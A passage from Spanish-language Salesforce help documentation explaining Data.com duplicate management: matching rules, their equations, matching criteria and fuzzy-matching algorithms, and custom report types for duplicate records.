7. Si necesita ajustar la ecuación de coincidencia, haga clic en **Agregar lógica de filtro...**. Aquí puede, por ejemplo, cambiar manualmente una expresión AND por una expresión OR.
8. Guarde la regla.
9. Active la regla.

   El proceso de activación puede tardar algún tiempo, por lo que enviaremos un correo electrónico cuando se complete el proceso y su regla de coincidencia esté lista para su uso.

Una vez la regla de coincidencia activa, está disponible para utilizar con otras herramientas de Gestión de duplicados de Data.com. Por ejemplo, el uso de una regla de coincidencia con una regla de duplicados indica a Salesforce tomar algunas acciones cuando los usuarios intentan guardar un registro que la regla de coincidencia ha identificado como un duplicado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar reglas de coincidencia:
- "Personalizar aplicación"

Para activar y desactivar reglas de coincidencia:
- "Personalizar aplicación"

Para ver reglas de coincidencia:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Reglas de coincidencia

Referencia de regla de coincidencia

# Crear tipos de informe personalizados para informes de registros duplicados

Si su organización utiliza la acción Informe con sus reglas duplicadas, puede ejecutar informes para analizar la calidad de sus datos y ver qué tan bien están funcionando sus reglas de duplicado. De este modo, puede ajustar sus reglas de duplicados si lo necesita. En primer lugar, deberá configurar los tipos de informe personalizado apropiados.

Los únicos registros que aparecerán en estos informes son:

- Los registros identificados como duplicados por reglas de duplicados que incluyen la acción Informe.
- Los registros que se han agregado manualmente al objeto Conjunto de registros duplicados.

1. Asegúrese de familiarizarse con los tipos de informes personalizados y los pasos generales para crearlos y mantenerlos.
2. Cree tipos de informes personalizados con la relación de objeto apropiada y configúrelos según sea necesario.

   Estos son algunos ejemplos de tipos de informe personalizado para que pueda empezar.

| Tipo de informe | Uso posible | A (Objeto principal) | B | Pasos adicionales |
|---|---|---|---|---|
| Duplicados de cuenta | Cree informes en las cuentas duplicadas que se han encontrado por reglas de duplicado. | Cuentas | Elementos de registros duplicados | |
| Duplicados de contacto | Cree informes en los contactos duplicados que se han encontrado por reglas de duplicado. | Contactos | Elementos de registros duplicados | |
| Duplicados de candidato | Cree informes en los candidatos duplicados que se han encontrado por reglas de duplicado. | Candidatos | Elementos de registros duplicados | |
| Todos los duplicados | Cree informes para ver qué tan bien están funcionando sus reglas de duplicado. | Conjunto de registros duplicados | Elementos de registros duplicados | Agregue el campo de búsqueda `Nombre de regla duplicada` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

| Tipo de informe | Uso posible | A (Objeto principal) | B | Pasos adicionales |
|---|---|---|---|---|
| | | | | en el formato de página Conjunto de registros duplicados. |

3. Implemente los tipos de informes que desee poner a disposición de los usuarios.
4. Haga saber a los usuarios que pueden crear informes mediante estos tipos de informes personalizados.

CONSULTE TAMBIÉN

Conjuntos de registros duplicados

# Referencia de regla de coincidencia

Aquí encontrará información adicional que le ayudará a comprender cómo funcionan las reglas de coincidencia y cómo utilizarlas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Reglas de coincidencia estándar

Hemos proporcionado varias reglas de coincidencia estándar que puede utilizar con la herramientas de gestión de duplicados de Data.com, como reglas de duplicados. Cada regla de coincidencia ha sido diseñado cuidadosamente para devolver el mejor conjunto de candidatos coincidentes para cuentas, contactos o candidatos.

## Criterios de coincidencia para reglas de coincidencia

Las reglas de coincidencia utilizan criterios para determinar hasta qué punto coincide un campo en un registro nuevo o modificado con el mismo campo en un registro existente y por último, si los dos registros son duplicados. Cuando crea una regla de coincidencia personalizada, debe definir algunos criterios. Para reglas de coincidencia estándar, los criterios ya están definidos por usted.

## Métodos de coincidencia utilizados con reglas de coincidencia

El método de coincidencia es la parte del criterio de coincidencia de la regla de coincidencia que determina cómo se compara un registro específico con el mismo campo en otro registro. Cada método de coincidencia se define a su vez por criterios de normalización, definiciones de claves de coincidencia, algoritmos de coincidencia y otros criterios.

## Algoritmos de coincidencia utilizados con métodos de coincidencia

El método de coincidencia y sus algoritmos de coincidencia correspondientes son parte del criterio de coincidencia de la regla de coincidencia. Ayudan a determinar cómo se compara un campo específico en un registro con el mismo campo en otro registro y si los campos se consideran coincidencias.

## Claves de coincidencia empleadas con reglas de coincidencia

Las claves de coincidencia aumenta la efectividad de las reglas de coincidencia. Revise cómo se utilizan las claves de coincidencia para crear valores de claves de coincidencia para reglas de coincidencia estándar. Al comprender las claves de coincidencia, tendrá un mejor conocimiento del método para detectar los duplicados.

## Criterios de normalización para claves de coincidencia de reglas de coincidencia

Como parte del proceso de creación de valores de claves de coincidencia, los valores de campos de reglas de coincidencia están normalizados. El modo de normalizar un valor de campo depende de varios factores, incluyendo el método de coincidencia para ese campo, según se especifica en la regla de coincidencia. Además, algunos campos empleados habitualmente, que se utilizan en las reglas de coincidencia estándar, se normalizan de manera especial para optimizar la detección de duplicados.

Ejemplos de coincidencias

Consulte algunos ejemplos de reglas de coincidencia en acción para ayudarle a comprender cómo se comparan los registros y se evalúan como duplicados.

## Reglas de coincidencia estándar

Hemos proporcionado varias reglas de coincidencia estándar que puede utilizar con la herramientas de gestión de duplicados de Data.com, como reglas de duplicados. Cada regla de coincidencia ha sido diseñado cuidadosamente para devolver el mejor conjunto de candidatos coincidentes para cuentas, contactos o candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Regla de coincidencia de cuenta estándar

Al igual que todas las reglas de coincidencia, la regla de coincidencia estándar utilizada para registros de cuenta está formada por campos ordenados en una ecuación. Cada campo contiene criterios de coincidencia que la regla utiliza para determinar hasta qué punto coincide con el mismo campo en un registro existente y por último si el registro es una coincidencia.

Regla de coincidencia de candidatos y contacto estándar

Al igual que todas las reglas de coincidencia, la regla de coincidencia estándar utilizada para registros de contacto y candidato está formada por campos ordenados en una ecuación. Cada campo, a su vez, contiene criterios de coincidencia que la regla utiliza para determinar hasta qué punto coincide con el mismo campo en un registro existente y por último si el registro es una coincidencia.

### Regla de coincidencia de cuenta estándar

Al igual que todas las reglas de coincidencia, la regla de coincidencia estándar utilizada para registros de cuenta está formada por campos ordenados en una ecuación. Cada campo contiene criterios de coincidencia que la regla utiliza para determinar hasta qué punto coincide con el mismo campo en un registro existente y por último si el registro es una coincidencia.

#### Ecuación de coincidencia

**Importante:** Con el fin de que la regla de coincidencia de cuenta estándar devuelva coincidencia de forma precisa, el registro nuevo o modificado debe incluir un valor en los campos `Nombre de cuenta` y los campos `Ciudad` or`Código postal`.

| Nombre de regla | Ecuación de coincidencia |
|---|---|
| Regla de coincidencia de cuenta estándar | (*`Nombre de cuenta`* Y *`Calle de facturación`*)<br>O (*`Nombre de cuenta`* Y *`Ciudad`*)<br>O (*`Nombre de cuenta`* Y *`Código postal`*)<br>O (*`Nombre de cuenta`* Y *`Teléfono`*)<br>O (*`Sitio Web`* Y *`Teléfono`*)<br>O (*`Sitio Web`* Y *`Calle de facturación`*) |

#### Criterios coincidentes

Para obtener una definición de cada criterio coincidente, consulte Criterios coincidentes para reglas de coincidencia en la página 820.

| Campo | Algoritmos de coincidencia | Método de puntuación | Umbral | Campos en blanco | Gestión especial |
|---|---|---|---|---|---|
| `Nombre de la cuenta` | Acrónimo<br>Modificar distancia<br>Exacta | Máximo | 70 | No coincide | Elimina palabras como `Inc` y `Corp` antes de comparar campos. Además, se normalizan los nombres de la empresa. Por ejemplo, `1st National Bank` se normaliza a `First National Bank`. |
| `Teléfono` | Exacta | Media ponderada | 80 | No coincide en todas las secciones excepto Código de área, que ignora los campos en blanco | Los números de teléfono se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir 1 puntuación para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Código internacional (Exacto, 10% de puntuación de coincidencia del campo)<br>• Código de área (Exacto, 50% de puntuación de coincidencia del campo)<br>• 3 dígitos siguiente (Exacto, 30% de puntuación de coincidencia del campo)<br>• 4 últimos dígitos (Exacto, 10% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estos dos números de teléfono: *`1-415-555-1234`* y *`1-415-555-5678`*.<br>Todas las secciones coinciden *excepto* los 4 últimos dígitos, por lo que el campo tiene una puntuación de coincidencia de 90, o que se considera una coincidencia porque supera le umbral de 80. |
| `Calle de facturación` | Modificar distancia<br>Exacta | Media ponderada | 80 | No coincide | Las direcciones se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir 1 puntuación para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Número de calle (Exacto, 20% de puntuación de coincidencia del campo)<br>• Nombre de calle (Modificar distancia, 50% de puntuación de coincidencia del campo)<br>• Sufijo de calle (Exacto, 15% de puntuación de coincidencia del campo)<br>• Número de despacho (Exacto, 15% de puntuación de coincidencia del campo) |

| Campo | Algoritmos de coincidencia | Método de puntuación | Umbral | Campos en blanco | Gestión especial |
|---|---|---|---|---|---|
| | | | | | Por ejemplo, supongamos que se están comparando estas dos calles de facturación: *123 Market Street, Suite 100* y *123 Market Drive, Suite 300*.<br>Como solo el número de calle y el nombre de calle coinciden, el campo tiene una puntuación de coincidencia de 70, lo que no se considera una coincidencia porque es inferior al umbral de 80. |
| `Código postal` | Exacta | Media ponderada | 80 | No coincide | Los códigos postales se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir 1 puntuación para el campo.<br>• 5 primeros dígitos (Exacto, 90% de puntuación de coincidencia del campo)<br>• 4 dígitos siguiente (Exacto, 10% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estos 2 códigos postales: *94104-1001* y *94104*.<br>Como solo coinciden los 5 primeros dígitos, el campo tiene una puntuación de coincidencia de 90, o que se considera una coincidencia porque supera le umbral de 80. |
| `Ciudad` | Modificar distancia<br>Exacta | Máximo | 85 | No coincide | |
| `Sitio Web` | Exacta | Máximo | 100 | No coincide | El prefijo "http://" se antepone al dominio del sitio web. Por ejemplo, un valor de campo `www.salesforce.com` se convierte en `http://www.salesforce.com` por motivos de coincidencia. La coincidencia de un registro de cuenta que tiene un sitio web sin el prefijo "http://" identifica el registro como un duplicado. |

CONSULTE TAMBIÉN

Referencia de regla de coincidencia

## Regla de coincidencia de candidatos y contacto estándar

Al igual que todas las reglas de coincidencia, la regla de coincidencia estándar utilizada para registros de contacto y candidato está formada por campos ordenados en una ecuación. Cada campo, a su vez, contiene criterios de coincidencia que la regla utiliza para determinar hasta qué punto coincide con el mismo campo en un registro existente y por último si el registro es una coincidencia.

## Ecuación de coincidencia

| Nombre de regla | Ecuación de coincidencia |
|---|---|
| Regla de coincidencia de contacto estándar<br>Regla de coincidencia de candidato estándar | (*Nombre* Y *Apellidos* Y *Título* Y *Nombre de la empresa*)<br>O (*Nombre* Y *Apellidos* Y *Correo electrónico*)<br>O (*Nombre* Y *Apellidos* Y *Teléfono* Y *Nombre de la empresa*)<br>O (*Nombre* Y *Apellidos* Y *Dirección postal* Y (*Ciudad* O *Código postal* O *Teléfono*)<br>O (*Nombre* Y *Apellidos* Y *Dirección postal* Y *Título*)<br>O (*Nombre* Y *Apellidos* Y *Título* Y *Correo electrónico*)<br>O (*Nombre* Y *Apellidos* Y *Teléfono* ) |

## Criterios coincidentes

Para obtener una definición de cada criterio coincidente, consulte Criterios coincidentes para reglas de coincidencia en la página 820.

| Campos en contactos | Campos en candidatos | Algoritmos de coincidencia | Método de puntuación | Umbral | Campos en blanco | Gestión especial |
|---|---|---|---|---|---|---|
| Nombre | Nombre | Exacta<br>Iniciales<br>Distancia de Jaro-Winkler<br>Metaphone 3<br>Variante de nombre | Máximo | 85 | No coincide (ignora los campos en blanco cuando el correo electrónico está incluido en agrupaciones de campo) | Si el registro contiene un valor tanto para el campo `Nombre` como `Apellidos`, se transpondrán esos valores en la cuenta para posibles errores de entrada de datos.<br>Por ejemplo, si el nombre es *George* y el apellido es *Michael*, la regla de coincidencia evaluará también el nombre como *Michael* y el apellido como *George*. |
| Apellidos | Apellidos | Exacta<br>Distancia al teclado<br>Metaphone 3 | Máximo | 90 | No coincide (ignora los campos en blanco cuando el correo electrónico está incluido en agrupaciones de campo) | Si el registro contiene un valor tanto para el campo `Nombre` como `Apellidos`, se transpondrán esos valores en la cuenta para posibles errores de entrada de datos.<br>Por ejemplo, si el nombre es *George* y el apellido es *Michael*, la regla de coincidencia evaluará también el nombre como *Michael* y el apellido como *George*. |

| Campos en contactos | Campos en candidatos | Algoritmos de coincidencia | Método de puntuación | Umbral | Campos en blanco | Gestión especial |
|---|---|---|---|---|---|---|
| Título | Título | Acrónimo<br>Exacta<br>Divergencia de Kullback-Liebler | Máximo | 50 | No coincide | |
| Nombre de la cuenta | Empresa | Acrónimo<br>Modificar distancia<br>Exacta | Máximo | 70 | No coincide | |
| Correo electrónico | Correo electrónico | Exacta | Máximo | 100 | No coincide | |
| Teléfono | Teléfono | Exacta | Media ponderada | 80 | No coincide en todas las secciones excepto Código de área, que ignora los campos en blanco | Los números de teléfono se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Código internacional (Exacto, 10% de puntuación de coincidencia del campo)<br>• Código de área (Exacto, 50% de puntuación de coincidencia del campo)<br>• 3 dígitos siguiente (Exacto, 30% de puntuación de coincidencia del campo)<br>• 4 últimos dígitos (Exacto, 10% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estos dos números de teléfono: `1-415-555-1234` y `1-415-555-5678`.<br>Todas las secciones coinciden *excepto* los 4 últimos dígitos, por lo que el campo tiene una puntuación de coincidencia de 90, o que se considera una coincidencia porque supera le umbral de 80. |
| Calle postal | Dirección | Exacta | Media ponderada | 80 | No coincide | Las direcciones se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación |

| Campos en contactos | Campos en candidatos | Algoritmos de coincidencia | Método de puntuación | Umbral | Campos en blanco | Gestión especial |
|---|---|---|---|---|---|---|
| | | | | | | para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Nombre de calle (Modificar distancia, 50% de puntuación de coincidencia del campo)<br>• Número de calle (Exacto, 20% de puntuación de coincidencia del campo)<br>• Sufijo de calle (Exacto, 15% de puntuación de coincidencia del campo)<br>• Número de despacho (Exacto, 15% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estas dos direcciones: `123 Market Street, Suite 100` y `123 Market Drive, Suite 300`.<br>Como solo el número de calle y el nombre de calle coinciden, el campo tiene una puntuación de coincidencia de 70, lo que no se considera una coincidencia porque es inferior al umbral de 80. |
| Código postal de envío | Código postal | Exacta | Media ponderada | 80 | | Los códigos postales se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación para el campo.<br>• 5 primeros dígitos (Exacto, 90% de puntuación de coincidencia del campo)<br>• 4 dígitos siguiente (Exacto, 10% de puntuación de coincidencia del campo) |
| Ciudad de correo | Ciudad | Modificar distancia<br>Exacta | Máximo | 85 | No coincide | |

CONSULTE TAMBIÉN

Referencia de regla de coincidencia

# Criterios de coincidencia para reglas de coincidencia

Las reglas de coincidencia utilizan criterios para determinar hasta qué punto coincide un campo en un registro nuevo o modificado con el mismo campo en un registro existente y por último, si los dos registros son duplicados. Cuando crea una regla de coincidencia personalizada, debe definir algunos criterios. Para reglas de coincidencia estándar, los criterios ya están definidos por usted.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Criterio | Definición | Definido automáticamente para reglas de coincidencia personalizadas |
|---|---|---|
| Campo | Indica qué campo comparar. Al seleccionar campos, recuerde:<br>• Los campos disponibles dependen del objeto al que se aplica la regla de coincidencia e incluyen tanto campos estándar como campos personalizados.<br>• Los tipos de campo de entrada admitidos son correo electrónico, relación de búsqueda, relación principal-detalle, número, teléfono, listas de selección estándar, listas de selección personalizadas (de una sola selección), texto y URL.<br>• No se puede utilizar un campo de relación de búsqueda autonumerado en una regla de coincidencia.<br>• Si activa las listas de selección `Estado y País` para su organización, recomendamos utilizar **Código de estado/provincia** y **Código de país** en sus reglas de coincidencia. Estos campos arrojan mejores resultados de detección de duplicados que los campos de texto de estado y país. | |
| Método de coincidencia | Define el método para comparar los campos. Proporcionamos un método de coincidencia exacto que puede utilizarse para casi cualquier campo, incluyendo los campos personalizados. Un método de coincidencia aproximada está disponible para los campos estándar empleados con frecuencia. Cada método de coincidencia se define a su vez por definiciones de normalización y de claves de coincidencia, algoritmos de coincidencia y otros criterios.<br>Para obtener más información acerca de los métodos de coincidencia, consulte Métodos de coincidencia utilizados con reglas de coincidencia en la página 822. | |
| Coincidir campos en blanco | Especifica cómo se ven afectados los campos en blanco si los 2 campos comparados se consideran coincidentes. Si selecciona la casilla de verificación `Coincidir campos en blanco` para cualquier campo y ese campo está en blanco en *ambos* registros comparados, los campos se consideran coincidentes. Sin embargo, si selecciona la casilla de verificación `Coincidir campos en blanco` para cualquier campo, y ese campo está en blanco *solo en uno* de los registros comparados, los campos no se consideran coincidentes. | |

| Criterio | Definición | Definido automáticamente para reglas de coincidencia personalizadas |
|---|---|---|
| | Si no selecciona la casilla de verificación `Coincidir campos en blanco` para cualquier campo, y ese campo está en blanco en *ambos* registros comparados, los campos *no* se consideran coincidentes. | |
| Clave de coincidencia | Una fórmula que permite a la regla de coincidencia devolver rápidamente una lista de posibles duplicados. Una vez se activa un regla de coincidencia, se utilizan las claves de coincidencia para generar valores de claves de coincidencia para todos los registros. Cuando se ejecuta una regla de coincidencia, compara los valores de claves de coincidencia del registro guardado con registros existentes. Si el registro guardado tiene el mismo valor de clave de coincidencia que un registro existente, es un duplicado en potencia y se evalúa más. Si el registro guardado tiene un valor de clave de coincidencia único, no se considera un duplicado. Este proceso mejora la velocidad y el rendimiento de la detección de duplicados.<br>Para obtener más información acerca de claves de coincidencia, incluyendo ejemplos, consulte Claves de coincidencia empleadas con reglas de coincidencia en la página 826. | ✅ |
| Algoritmo de coincidencia | Define la lógica que determina si 2 campos coinciden. Para el método de coincidencia exacta, se utiliza el algoritmo de coincidencia exacta automáticamente. Para el método de coincidencia aproximada, se pueden utilizar varios algoritmos de coincidencia aproximada. Cada algoritmo de coincidencia utilizado recibe automáticamente un resultado coincidente basándose en hasta qué punto coinciden los dos campos. Por ejemplo, si selecciona coincidencia exacta y los dos campos coinciden, el resultado coincidente es 100. Si los 2 campos no coinciden, el resultado coincidente es 0.<br>Para obtener más información acerca de los algoritmos de coincidencia, consulte Algoritmos de coincidencia utilizados con métodos de coincidencia en la página 825. | ✅ |
| Método de puntuación | Determina cómo se calcula la puntuación de coincidencia del algoritmo de coincidencia para aportar una puntuación de coincidencia para el campo. Cada algoritmo de coincidencia utilizado recibe automáticamente una puntuación de coincidencia en base a la cercanía de la coincidencia entre los dos campos. El método de puntuación solo se utiliza por las reglas de coincidencia estándar.<br>`Media`: Utiliza la puntuación de coincidencia media.<br>`Máximo`: Utiliza la puntuación de coincidencia más alta.<br>`Mínimo:` Utiliza la puntuación de coincidencia más baja.<br>`Media ponderada` Utiliza la ponderación de cada método de coincidencia para determinar la puntuación de coincidencia media. | ✅ |

| Criterio | Definición | Definido automáticamente para reglas de coincidencia personalizadas |
|---|---|---|
| Umbral | Determina la puntuación de coincidencia mínima necesaria para que el campo se considere una coincidencia. El campo recibe automáticamente una puntuación de coincidencia basada en la cercanía de la coincidencia con el mismo campo en un registro existente. | ✅ |

CONSULTE TAMBIÉN

- Referencia de regla de coincidencia
- Consideraciones para el uso de Gestión de duplicados

## Métodos de coincidencia utilizados con reglas de coincidencia

El método de coincidencia es la parte del criterio de coincidencia de la regla de coincidencia que determina cómo se compara un registro específico con el mismo campo en otro registro. Cada método de coincidencia se define a su vez por criterios de normalización, definiciones de claves de coincidencia, algoritmos de coincidencia y otros criterios.

Este método de coincidencia *Exacta* busca cadenas que coinciden exactamente con un patrón. Si está utilizando datos internacionales, le recomendamos utilizar el método de coincidencia Exacta con sus reglas de coincidencias. Proporcionamos un método de coincidencia exacto que puede utilizarse para casi cualquier campo, incluyendo los campos personalizados.

Los métodos de coincidencia *Aproximada* buscan cadenas que coinciden exactamente con un patrón. Un método de coincidencia aproximada está disponible para campos estándar empleados frecuentemente en cuentas, contactos y candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Método de coincidencia | Algoritmos de coincidencia | Método de puntuación | Umbral | Gestión especial |
|---|---|---|---|---|
| Exacta | Exacta | | | |
| Aproximada: Nombre | Exacta<br>Iniciales<br>Jaro-Winkler<br>Variante de nombre | Máximo | 85 | El campo `Segundo nombre`, si se utiliza en su regla de coincidencia, se compara por la aproximación: Método de coincidencia Primer nombre. |
| Aproximada: Apellidos | Exacta<br>Distancia al teclado<br>Metaphone 3 | Máximo | 90 | |
| Aproximada: Nombre de empresa | Acrónimo<br>Exacta<br>Alineación de sílabas | Máximo | 70 | Elimina palabras como `Inc` y `Corp` antes de comparar campos. Además, se normalizan los nombres de la empresa. Por ejemplo, `IBM` se normaliza a `International Business Machines`. |

| Método de coincidencia | Algoritmos de coincidencia | Método de puntuación | Umbral | Gestión especial |
|---|---|---|---|---|
| Aproximada: Teléfono | Exacta | Media ponderada | 80 | Los números de teléfono se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Código internacional (Exacto, 10% de puntuación de coincidencia del campo)<br>• Código de área (Exacto, 50% de puntuación de coincidencia del campo)<br>• 3 dígitos siguiente (Exacto, 30% de puntuación de coincidencia del campo)<br>• 4 últimos dígitos (Exacto, 10% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estos dos números de teléfono: `1-415-555-1234` y `1-415-555-5678`.<br>Todas las secciones coinciden *excepto* los 4 últimos dígitos, por lo que el campo tiene una puntuación de coincidencia de 90, o que se considera una coincidencia porque supera le umbral de 80. |
| Aproximada: Ciudad | Modificar distancia<br>Exacta | Máximo | 85 | |
| Aproximada: Dirección | Exacta | Media ponderada | 80 | Las direcciones se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación para el campo. Este proceso funciona mejor con datos de Norteamérica.<br>• Nombre de calle (Modificar distancia, 50% de puntuación de coincidencia del campo)<br>• Número de calle (Exacto, 20% de puntuación de coincidencia del campo)<br>• Sufijo de calle (Exacto, 15% de puntuación de coincidencia del campo)<br>• Número de despacho (Exacto, 15% de puntuación de coincidencia del campo) |

| Método de coincidencia | Algoritmos de coincidencia | Método de puntuación | Umbral | Gestión especial |
|---|---|---|---|---|
| | | | | Por ejemplo, supongamos que se están comparando estas dos calles de facturación: `123 Market Street, Suite 100` y `123 Market Drive, Suite 300`.<br>Como solo el número de calle y el nombre de calle coinciden, el campo tiene una puntuación de coincidencia de 70, lo que no se considera una coincidencia porque es inferior al umbral de 80. |
| Aproximada: Código postal | Exacta | Media ponderada | 80 | Los códigos postales se dividen en secciones y se comparan por esas secciones. Cada sección tiene su propio método de coincidencia y puntuación de coincidencia. La sección donde se ponderan las puntuaciones para conseguir una puntuación para el campo.<br>• 5 primeros dígitos (Exacto, 90% de puntuación de coincidencia del campo)<br>• 4 dígitos siguiente (Exacto, 10% de puntuación de coincidencia del campo)<br>Por ejemplo, supongamos que se están comparando estos dos códigos postales: `94104-1001` y `94104`.<br>Como solo coinciden los 5 primeros dígitos, el campo tiene una puntuación de coincidencia de 90, o que se considera una coincidencia porque supera le umbral de 80. |
| Aproximada: Título | Acrónimo<br>Exacta<br>Divergencia de Kullback-Liebler | Máximo | 50 | |

CONSULTE TAMBIÉN

Criterios de coincidencia para reglas de coincidencia

Algoritmos de coincidencia utilizados con métodos de coincidencia

# Algoritmos de coincidencia utilizados con métodos de coincidencia

El método de coincidencia y sus algoritmos de coincidencia correspondientes son parte del criterio de coincidencia de la regla de coincidencia. Ayudan a determinar cómo se compara un campo específico en un registro con el mismo campo en otro registro y si los campos se consideran coincidencias.

Hemos proporcionado un método de coincidencia exacta y una variedad de métodos de coincidencia aproximada. Si se selecciona el método de coincidencia, se utiliza automáticamente el algoritmo de coincidencia exacta para comparar los campos. Si se selecciona uno de los métodos de coincidencia aproximada, se utiliza una variedad de algoritmos de coincidencia aproximada para comparar los campos. Se puede comparar un campo utilizando más de un algoritmo de coincidencia y se proporciona una puntuación de coincidencia a cada algoritmo de coincidencia basándose en hasta qué punto puede comparar los campos. Los campos comparados por los algoritmos de coincidencia *no* distinguen entre mayúsculas y minúsculas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para obtener más información acerca de los métodos de coincidencia, consulte Métodos de coincidencia utilizados con reglas de coincidencia en la página 822.

**Algoritmos de coincidencia disponibles con el método de coincidencia exacta**

| Algoritmo de coincidencia | Descripción |
|---|---|
| Exacta | Determina si dos cadenas son iguales. Por ejemplo, salesforce.com y Salesforce no se consideran una coincidencia porque no son exactamente iguales y devuelven una puntuación de coincidencia de 0. |

**Algoritmos de coincidencia disponibles con métodos de coincidencia aproximada**

| Algoritmo de coincidencia | Descripción |
|---|---|
| Acrónimo | Determina su un nombre de empresa coincide con su acrónimo. Por ejemplo, Advanced Micro Devices y su acrónimo AMD se consideran una coincidencia y devuelven una puntuación de coincidencia de 100. |
| Modificar distancia | Determina la similitud entre dos cadenas basándose en el número de eliminaciones, inserciones y sustituciones de caracteres necesarias para transformar una cadena en la otra. Por ejemplo, VP Sales coincide con VP of Sales con una puntuación de coincidencia de 73. |
| Iniciales | Determina la similitud de dos conjuntos de iniciales en nombres personales. Por ejemplo, el nombre Jonathan y su inicial J coinciden y devuelven una puntuación de coincidencia de 100. |
| Distancia de Jaro-Winkler | Determina la similitud entre dos cadenas basándose en el número de sustituciones de caracteres necesarias para transformar una cadena en la otra. Este método es mejor para cadenas cortas, como nombres personales. Por ejemplo, Johnny coincide con Johny con una puntuación de coincidencia de 97. |
| Distancia al teclado | Determina la similitud entre dos cadenas basándose en el número de eliminaciones, inserciones y sustituciones de caracteres necesarias para transformar una cadena en la otra, ponderada por la posición de las teclas en el teclado. |

| Algoritmo de coincidencia | Descripción |
|---|---|
| Divergencia de Kullback-Liebler | Determina la similitud entre dos cadenas basándose en el porcentaje de palabras en común. Por ejemplo Director of Engineering coincide con Engineering Director con una puntuación de coincidencia de 65. |
| Metaphone 3 | Determina la similitud entre dos cadenas basándose en sus pronunciaciones fonéticas. Este algoritmo intenta representar las irregularidades entre idiomas y funciona bien para nombres y apellidos. Por ejemplo, Joseph coincide con Josef con una puntuación de coincidencia de 100. |
| Variante de nombre | Determina si dos nombres son variantes entre sí. Por ejemplo, Bob es una variante de Robert y devuelve una puntuación de coincidencia de 100. Bob no es una variante de Bill y devuelve una puntuación de coincidencia de 0. |
| Alineación de sílabas | Determina la similitud entre dos cadenas basándose en sus pronunciaciones fonéticas. En primer lugar, se convierten las cadenas en cadenas de sílabas. Luego, se comparan las cadenas de sílabas y se puntúan utilizando el algoritmo Modificar distancia. Este algoritmo de coincidencia funciona bien para nombres de empresas.<br><br>Por ejemplo, la alineación de sílabas proporciona a Department of Energy y Department of Labor una puntuación de coincidencia relativamente baja de 59 porque las secuencias de sílabas de estos dos nombres de empresa son más diferentes que sus secuencias de caracteres ( “energy” suena muy diferente a “labor”). Modificar distancia proporciona a las dos cadenas una puntuación de 74. Por lo tanto, la alineación de sílabas funciones mejor porque las dos cadenas no se deben considerar una coincidencia. |

CONSULTE TAMBIÉN

- Referencia de regla de coincidencia
- Métodos de coincidencia utilizados con reglas de coincidencia

## Claves de coincidencia empleadas con reglas de coincidencia

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las claves de coincidencia aumenta la efectividad de las reglas de coincidencia. Revise cómo se utilizan las claves de coincidencia para crear valores de claves de coincidencia para reglas de coincidencia estándar. Al comprender las claves de coincidencia, tendrá un mejor conocimiento del método para detectar los duplicados.

Una *clave de coincidencia* es una fórmula que permite a una regla de coincidencia devolver rápidamente una lista de posibles duplicados.

